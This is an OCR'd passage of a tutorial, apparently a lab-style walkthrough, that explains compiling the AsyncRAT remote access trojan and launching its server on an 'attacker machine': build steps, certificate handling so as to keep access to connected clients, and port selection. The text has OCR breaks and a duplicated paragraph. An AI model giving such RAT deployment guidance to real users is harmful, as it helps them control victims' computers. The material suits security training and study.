
We have learnt earlier that AsyncRAT needs. NET framework. Here it ne- eds 4.6. Since .NET 4.6 is out of support, regardless of if you understood thi -s or not, select the option “update the target to .NET framework 4.8” no ma -tter how many times it prompts you and click on “continue”. Wait until the project is loaded and ready.




After the project is loaded, go to “Build” menu and click on “Build solution”. Otherwise, you can just use shortcut, CTRL+Shift+B.




Wait till you get the “Build succeeded” message. Ignore the warnings.




Now, in the folder where AsyncRAT source files are extracted, there will be new folder named “Binaries” as shown below.




Inside this folder, there will be another folder named “Release”. Inside this folder there will be our AsyncRAT binary or executable. This is a server that needs to be run on our attacker machine.



Click on the executable. The name of a certificate will be displayed. Change it if you want, click on it.




It prompts you a warning. This warning is almost similar to all RAT's. Tha-t is to save the certificate properly. If the certificate is lost, you will lose acce-ss to all the clients that got connected to your server.





Next, select the port, you want your AsyncRAT server to listen on.

After the project is loaded, go to “Build” menu and click on “Build solution”. Otherwise, you can just use shortcut, CTRL+Shift+B.



